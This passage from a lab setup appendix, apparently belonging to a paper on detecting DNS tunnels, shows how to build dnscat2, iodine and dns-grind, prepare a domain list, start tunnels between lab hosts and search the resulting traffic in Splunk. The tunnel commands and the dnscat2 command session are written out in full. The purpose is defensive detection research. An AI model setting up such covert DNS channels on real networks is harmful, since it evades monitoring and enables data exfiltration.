7. Clone DNScat2 from GitHub

- a. Execute “cd /opt”
- b. Execute “git clone <https://github.com/iagox86/dnscat2.git>”

```
root@ubuntudev:/opt# git clone https://github.com/iagox86/dnscat2.git
Cloning into 'dnscat2'...
remote: Counting objects: 6476, done.
remote: Total 6476 (delta 0), reused 0 (delta 0), pack-reused 6476
Receiving objects: 100% (6476/6476), 3.78 MiB | 1.61 MiB/s, done.
Resolving deltas: 100% (4474/4474), done.
Checking connectivity... done.
root@ubuntudev:/opt#
```

- c. Execute “ls -l”
  - i. dnscat2 directory should be in /opt

```
root@ubuntudev:/opt# ls -l
total 4
drwxr-xr-x 9 root root 4096 May 16 09:01 dnscat2
root@ubuntudev:/opt#
```

8. Build DNSCAT2

- a. Execute “cd /opt/dnscat2/server”
- b. Execute “bundle install”

```
root@ubuntudev:/opt/dnscat2/server# bundle install
Don't run Bundler as root. Bundler can ask for sudo if it is needed, and installing your bundle
as root will break this application for all non-root users on this machine.
Fetching gem metadata from https://rubygems.org/
Fetching version metadata from https://rubygems.org/
Installing ecdsa 1.2.0
Installing salsa20 0.1.1 with native extensions
Installing sha3 1.0.1 with native extensions
Installing trollop 2.1.2
Using bundler 1.12.3
Bundle complete! 4 Gemfile dependencies, 5 gems now installed.
Use 'bundle show [gemname]' to see where a bundled gem is installed.
root@ubuntudev:/opt/dnscat2/server#
```

9. Test Ruby

- a. Execute “ruby dnscat2.rb -help”

```

root@ubuntudev:/opt/dnscat2/server# ruby dnscat2.rb --help

New window created: 0
New window created: crypto-debug
You'll almost certainly want to run this in one of a few ways...

Default host (0.0.0.0) and port (53), with no specific domain:
# ruby dnscat2.rb

Default host/port, with a particular domain to listen on:
# ruby dnscat2.rb domain.com

Or multiple domains:
# ruby dnscat2.rb a.com b.com c.com

If you need to change the address or port it's listening on, that
can be done by passing the --dns argument:
# ruby dnscat2.rb --dns 'host=127.0.0.1,port=53531,domain=a.com,domain=b.com'

For other options, see below!

```

#### Helpful Links

<https://www.brightbox.com/docs/ruby/ubuntu/>  
<https://zeltser.com/c2-dns-tunneling/>

## 34. Install DNSCAT2 Client

1. SSH to DNS Client Machine
2. Sudo to root, Execute “sudo su -“
3. Install git, make, and g++
  - a. Execute “apt-get -y install git make g++”
4. Clone DNScat2 from GitHub
  - a. Execute “cd /opt”
  - b. Execute “git clone <https://github.com/iagox86/dnscat2.git>”

```

root@debian:/opt# git clone https://github.com/iagox86/dnscat2.git
Cloning into 'dnscat2'...
remote: Counting objects: 6476, done.
remote: Total 6476 (delta 0), reused 0 (delta 0), pack-reused 6476
Receiving objects: 100% (6476/6476), 3.78 MiB | 2.15 MiB/s, done.
Resolving deltas: 100% (4474/4474), done.
Checking connectivity... done.
root@debian:/opt# █

```

5. Build DNSCAT2 Client
  - a. Execute “cd /opt/dnscat2/client”
  - b. Execute “make”

```
driver.o drivers/command/driver_command.o drivers/command/command_packet.o drivers/drive
r_console.o drivers/driver_exec.o drivers/driver_ping.o libs/buffer.o libs/crypto/encryp
tor.o libs/crypto/micro-ecc/uECC.o libs/crypto/salsa20.o libs/crypto/sha3.o libs/dns.o l
ibs/ll.o libs/log.o libs/memory.o libs/select_group.o libs/tcp.o libs/types.o libs/udp.o
tunnel_drivers/driver_dns.o dnscat.o
*** dnscat successfully compiled
*** Build complete! Run 'make debug' to build a debug version!
root@debian:/opt/dnscat2/client#
```

## 6. Start Client

- a. Execute “./dnscat -v”

```
root@debian:/opt/dnscat2/client# ./dnscat -v
dnscat2 v0.05 (client)
root@debian:/opt/dnscat2/client#
```

## Helpful Links

<https://github.com/iagox86/dnscat2/blob/master/README.md#client>

## 35. Alexa Top 1 Million Download and Modify

1. SSH to the DNS Tunnel Client Machine
2. Execute “cd /opt”
3. Execute “mkdir ./1milldomains”
4. Execute “cd ./1milldomains”
5. Execute “wget <http://s3.amazonaws.com/alexa-static/top-1m.csv.zip>”
6. Execute “unzip top-1m.csv.zip”
7. Execute “tail top-1m.csv”

```
root@dnstunnelclient:/opt/t
999991,city.ck.ua
999992,globelink.ca
999993,gestirent.it
999994,naturwarenkaufhaus.o
999995,sslmaster.net
999996,akukong.com
999997,altonsports.co.kr
999998,supplylogix.com
999999,sigovs.com
1000000,diyhomelife.com
```

8. Execute “sed 's/\([0-9]\*\),//g' top-1m.csv >> domainnames.txt”
9. Execute “tail domainnames.txt”

```
city.ck.ua
globelink.ca
gestirent.it
naturwarenkaufhaus.de
sslmaster.net
akukong.com
altonsports.co.kr
supplylogix.com
sigovs.com
diyhomelife.com
```

10. Execute “wc -l domainnames.txt”, wc counted 1 million rows

```
1000000 domainnames.txt
```

11. Execute “split -n 10 domainnames.txt”

12. Execute “ls”, There are now 10 files starting with x

```
-rw-r--r-- 1 root root 15314367 May 15 12:47 domainnames.txt
-rw-r--r-- 1 root root 22203263 May 14 22:33 top-1m.csv
-rw-r--r-- 1 root root 9976098 May 15 01:33 top-1m.csv.zip
-rw-r--r-- 1 root root 1531436 May 15 12:51 xaa
-rw-r--r-- 1 root root 1531436 May 15 12:51 xab
-rw-r--r-- 1 root root 1531436 May 15 12:51 xac
-rw-r--r-- 1 root root 1531436 May 15 12:51 xad
-rw-r--r-- 1 root root 1531436 May 15 12:51 xae
-rw-r--r-- 1 root root 1531436 May 15 12:51 xaf
-rw-r--r-- 1 root root 1531436 May 15 12:51 xag
-rw-r--r-- 1 root root 1531436 May 15 12:51 xah
-rw-r--r-- 1 root root 1531436 May 15 12:51 xai
-rw-r--r-- 1 root root 1531443 May 15 12:51 xaj
```

13. Execute “tail and wc -l “on one of the X files, Notice how the domains are evenly split.

```
root@dnstunnelclient:/opt/testdomain# tail xaa
oceans-nadia.com
notre-planete.info
ghs.org
spielemax.de
damsdelhi.com
lahey.org
palcomp3.top
freemmostation.com
citydo.com
aroot@dnstunnelclient:/opt/testdomain# wc -l xaa
109679 xaa
```

14. The Top 1 Million Domains are ready for use.

## 36. Install and Configure DNS Grind 1.0

1. SSH to DNS Client
2. Sudo to Root
3. Install perl modules
  - a. Execute “perl -MCPAN -e shell
  - b. Choose Yes for automatic configuration

```

root@debian:/opt# perl -MCPAN -e shell

CPAN.pm requires configuration, but most of it can be done automatically.
If you answer 'no' below, you will enter an interactive dialog for each
configuration option instead.

Would you like to configure as much as possible automatically? [yes] █

```

- c. Install Any Missing Modules
  - i. Net::DNS
  - ii. Socket
  - iii. IO::Handle
  - iv. IO::Select
  - v. Getopt::Std
    1. Execute “install Net::DNS”
  - vi. Repeat for each module
  - vii. Some Modules may already be installed

```

cpan[3]> install IO::Handle
IO::Handle is up to date (1.35).

cpan[4]> █

```

- viii. Execute “Exit”

4. Download Grind
  - a. Execute “cd /opt”
  - b. Execute “wget http://pentestmonkey.net/tools/dns-grind/dns-grind-1.0.tar.gz”
  - c. Execute “tar xvf dns-grind-1.0.tar.gz”
  - d. Execute “cd ./dns-grind-1.0/”
  - e. Execute “./dns-grind.pl -h”

Helpful Links:

<http://pentestmonkey.net/tools/misc/dns-grind>

### 37. Start an Iodine tunnel

1. SSH to the DNSTunnelServer and DNSTunnelClient
2. On the Server
  - a. Execute “sudo iodined -f -P letstunnel 10.10.10.1 t1.security.local”
  - b. Look for this output

```

Opened dns0
Setting IP of dns0 to 10.10.10.1
Setting MTU of dns0 to 1130
Opened IPv4 UDP socket
Listening to dns for domain t1.security.local

```

3. On the Client
  - a. Make sure the /etc/resolv.conf file is pointed to the Bind DNS server

- b. Look for this output

```
s0apb0x@dnstunnelclient:~$ cat /etc/resolv.conf
domain security.local
search security.local
nameserver 172.31.20.60
```

- c. Execute “sudo iodine -f -P letstunnel -r t1.security.local”

- d. Look for this output

```
s0apb0x@dnstunnelclient:~$ sudo iodine -f -P letstunnel -r t1.security.local
[sudo] password for s0apb0x:
Opened dns0
Opened IPv4 UDP socket
Sending DNS queries for t1.security.local to 172.31.20.60
Autodetecting DNS query type (use -T to override).
Using DNS type NULL queries
Version ok, both using protocol v 0x00000502. You are user #0
Setting IP of dns0 to 10.10.10.2
Setting MTU of dns0 to 1130
Server tunnel IP is 10.10.10.1
Skipping raw mode
Using EDNS0 extension
Switching upstream to codec Base128
Server switched upstream to codec Base128
No alternative downstream codec available, using default (Raw)
Switching to lazy mode for low-latency
Server switched to lazy mode
Autoprobing max downstream fragment size... (skip with -m fragsize)
768 ok.. 1152 ok.. ...1344 not ok.. ...1248 not ok.. ...1200 not ok.. 1176 ok.. 1188 ok.. will use 1188-2=1186
Setting downstream fragment size to max 1186...
Connection setup complete, transmitting data.
```

4. Open a second SSH session to the client

- Execute “hostname”
- Execute “ssh [yourusername@10.10.10.1](#)”
- Login
- Execute “hostname”
- Look for this output

```
s0apb0x@dnstunnelserver: ~
s0apb0x@dnstunnelclient:~$ hostname
dnstunnelclient
s0apb0x@dnstunnelclient:~$ ssh s0apb0x@10.10.10.1
s0apb0x@10.10.10.1's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
No mail.
Last login: Fri May 20 20:40:30 2016 from 10.10.10.2
s0apb0x@dnstunnelserver:~$ hostname
dnstunnelserver
s0apb0x@dnstunnelserver:~$
```

Helpful Links:

<http://code.kryo.se/iodine/README.html>

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## 38. Start a DNSCAT2 tunnel

1. SSH to the DNSTunnelServerDNSCAT2 and DNSTunnelClient
  - a. On the Server
    - i. sudo to root
    - ii. CD to the DNSCAT2 / Server Directory
    - iii. Execute “ruby dnscat2.rb -d domain=t2.security.local -c test -u -k”
    - iv. Look for this output

```
root@ubuntu:~/dnscat2/server# ruby dnscat2.rb -d domain=t2.security.local -c test -u -k

New window created: 0
dnscat2> New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => true
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted and authenticated
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = t2.security.local]...

Assuming you have an authoritative DNS server, you can run
the client anywhere with the following (--secret is optional):

    ./dnscat --secret=test t2.security.local

To talk directly to the server without a domain name, run:

    ./dnscat --dns server=x.x.x.x,port=53 --secret=test

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.
```

- b. On the Client
      - i. CD to DNSCAT 2 / Client Directory
      - ii. Execute “sudo ./dnscat --secret=test t2.security.local”
      - iii. Look for this output

```
s0apb0x@dnstunnelclient:/opt/dnscat2/client$ sudo ./dnscat --secret=test t2.security.local
Creating DNS driver:
domain = t2.security.local
host   = 0.0.0.0
port   = 53
type   = TXT,CNAME,MX
server = 172.31.20.60

** Peer verified with pre-shared secret!
Session established!
```

- c. On the Server
        - i. Follow the instructions to Ping in the output below

```

New window created: 1
New window created: pcap1
Session 1 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
New window created: cmdpcap1
New window created: 1
history_size (session) => 1000
New window created: pcap1
Session 1 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
This is a command session!

That means you can enter a dnscat2 command such as
'ping'! For a full list of clients, try 'help'.

New window created: cmdpcap1
New window created: 2
New window created: 2
history_size (session) => 1000
New window created: pcap2
Session 2 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
This is a command session!

That means you can enter a dnscat2 command such as
'ping'! For a full list of clients, try 'help'.

New window created: cmdpcap2

command (dnstunnelclient) 2> ping
Ping!
command (dnstunnelclient) 2> Pong!

```

### Output on the Client

```

Session established!

Got a command: COMMAND_PING [request] :: request_id: 0x0001 :: data: ARHWVGDGHQNLVJUMWJLNHYTDEVYXXRX
LUAKYQARNKOHSPWQBPMJZXGXPZRKQLZKRDDSUJHDPYWZODYMRYXRLLLJZCVIBRIEWWTPGGPGHZTVMEVSIFCBYYNHGTRVMJDSYXXYX
AHCXVXORGOKVWRFNAYJOJIVDTJ
[[ WARNING ]] :: Got a ping request! Responding!
Response: COMMAND_PING [response] :: request_id: 0x0001 :: data: ARHWVGDGHQNLVJUMWJLNHYTDEVYXXRXBMN
YQARNKOHSPWQBPMJZXGXPZRKQLZKRDDSUJHDPYWZODYMRYXRLLLJZCVIBRIEWWTPGGPGHZTVMEVSIFCBYYNHGTRVMJDSYXXYXPOBG
XORGOKVWRFNAYJOJIVDTJ


```

### Helpful Links:

<https://github.com/iagox86/dnscat2/blob/master/README.md>  
<https://zeltser.com/c2-dns-tunneling/>

## 39. Basic Splunk Searches


1. Log into the Splunk UI
2. Launch the Search and Reporting App




3. View All Data
  - a. In the Search window type in “\*”
  - b. Click Search, Magnifying Glass



- c. See the results in the bottom



4. View DNS Bind Data Only
  - a. In the Search window type in “sourcetype=isc\*”
  - b. Click Search, Magnifying Glass



- c. Click Event Field Sourcetype (column on the left)

| Values              | Count   | %       |
|---------------------|---------|---------|
| isc:bind:query      | 253,738 | 93.268% |
| isc:bind:lameserver | 18,286  | 6.721%  |
| isc:bind:network    | 16      | 0.006%  |
| isc:bind:transfer   | 14      | 0.005%  |

d. Look at the different Bind Sources

5. View Stream App Data

- In the Search window type in “sourcetype=stream\*”
- Click Search, Magnifying Glass

c. Click Event Field Sourcetype (column on the left)

| Values      | Count   | %       |
|-------------|---------|---------|
| stream:dns  | 933,961 | 99.795% |
| stream:http | 1,918   | 0.205%  |

d. Look at the different Stream Sources

e. Click Event Field Source (column on the left)

Format Timeline ▾ — Zoom Out

14 Values, 100% of events Selected

**Reports**  
[Top values](#) [Top values by time](#) [Rare values](#)  
[Events with this field](#)

**Top 10 Values**

|                                                   | Count     | %       |
|---------------------------------------------------|-----------|---------|
| <a href="#">stream:Test_DNS_Tunnel_Detection</a>  | 1,333,778 | 84.545% |
| <a href="#">stream:Splunk_DNSRequestResponse</a>  | 124,463   | 7.889%  |
| <a href="#">stream:Splunk_DNSServerQuery</a>      | 30,484    | 1.932%  |
| <a href="#">stream:Splunk_HTTPURI</a>             | 22,825    | 1.447%  |
| <a href="#">stream:Splunk_DNSClientQueryTypes</a> | 19,576    | 1.241%  |
| <a href="#">stream:Splunk_DNSServerResponse</a>   | 18,194    | 1.153%  |
| <a href="#">stream:Splunk_DNSClientErrors</a>     | 8,247     | 0.523%  |
| <a href="#">stream:Splunk_DNSServerErrors</a>     | 7,919     | 0.502%  |
| <a href="#">stream:Splunk_DNSIntegrity</a>        | 4,775     | 0.303%  |
| <a href="#">stream:UDP_DNS</a>                    | 2,671     | 0.169%  |

**Selected Fields**  
[a host 2](#)  
[a source 14](#)  
[a sourcetype 4](#)

**Interesting Fields**  
[a app 3](#)  
[# bytes 100+](#)  
[# bytes\\_in 100+](#)  
[# bytes\\_out 100+](#)  
[# date\\_hour 24](#)  
[# date\\_mday 31](#)  
[# date\\_minute 60](#)  
[# date\\_month 4](#)

- f. Look at the different stream sources
  - i. Notice the Test\_DNS\_Tunnel\_Detection
  - ii. This source was configured in the Configure Stream App Section

## 6. View pfSense

- a. Repeat similar steps above
- b. sourcetype=pfSense\*
- c. Output should look similar

Format Timeline ▾ — Zoom Out

16 Values, 100% of events Select

**Reports**  
[Top values](#) [Top values by time](#) [Rare values](#)  
[Events with this field](#)

**Top 10 Values**

|                                             | Count   | %       |
|---------------------------------------------|---------|---------|
| <a href="#">pfsense:filterlog</a>           | 286,286 | 98.197% |
| <a href="#">pfsense:dhcpd</a>               | 3,409   | 1.169%  |
| <a href="#">pfsense</a>                     | 1,585   | 0.544%  |
| <a href="#">pfsense:dhclient</a>            | 170     | 0.058%  |
| <a href="#">pfsense:kernel</a>              | 43      | 0.015%  |
| <a href="#">pfsense:ntpd</a>                | 18      | 0.006%  |
| <a href="#">pfsense:check_reload_status</a> | 12      | 0.004%  |
| <a href="#">pfsense:syslogd</a>             | 4       | 0.001%  |
| <a href="#">pfsense:ntpdate</a>             | 3       | 0.001%  |
| <a href="#">pfsense:php</a>                 | 3       | 0.001%  |

**Selected Fields**  
[a host 1](#)  
[a source 1](#)  
[a sourcetype 16](#)


**Interesting Fields**  
[a action 2](#)  
[a app 2](#)  
[# bytes 100+](#)  
[# bytes\\_in 100+](#)  
[# date\\_hour 24](#)  
[# date\\_mday 20](#)  
[# date\\_minute 60](#)

7. If the searches here work, all the searches in the core of the paper (pages 1 to 30) should also work.

## 40. Troubleshooting

### 1. Routing

- a. Static routes may need to be added to the upstream router or management workstation
- b. Anything outside the virtual environment will need to know how to route into the lab



- c. Running route print on the management workstation, persistent routes were added to know how to get to the lab virtual machines. The gateway address 172.31.10.199 is the external side of the pfSense firewall.

```

=====
Persistent Routes:
Network Address      Netmask      Gateway Address  Metric
169.254.0.0          255.255.0.0  169.254.177.219   1
169.254.0.0          255.255.0.0  172.31.10.103     1
169.254.0.0          255.255.0.0  192.168.137.1     1
172.31.40.0          255.255.255.0  172.31.10.199     1
172.31.30.0          255.255.255.0  172.31.10.199     1
172.31.20.0          255.255.255.0  172.31.10.199     1
=====
  
```

## 2. Splunk Stream not pulling data from all interfaces

- a. By default Splunk Stream pulls data from all interfaces
- b. Make sure all interfaces are up
- c. To bring an interface up
  - i. Execute “sudo ifconfig *interfacename* up”
- d. If the interface was down, while Splunk was running, Splunk needs to be restarted
- e. Configure the interface to be up at boot
  - i. Edit /etc/network/interfaces

```
allow-hotplug eth1
iface eth1 inet manual
pre-up ifconfig $IFACE up
post-down ifconfig $IFACE down
root@SplunkServer01:~#
```

### Helpful Links

<http://docs.splunk.com/Documentation/StreamApp/6.3.0/DeployStreamApp/ConfigureStreamForwarder>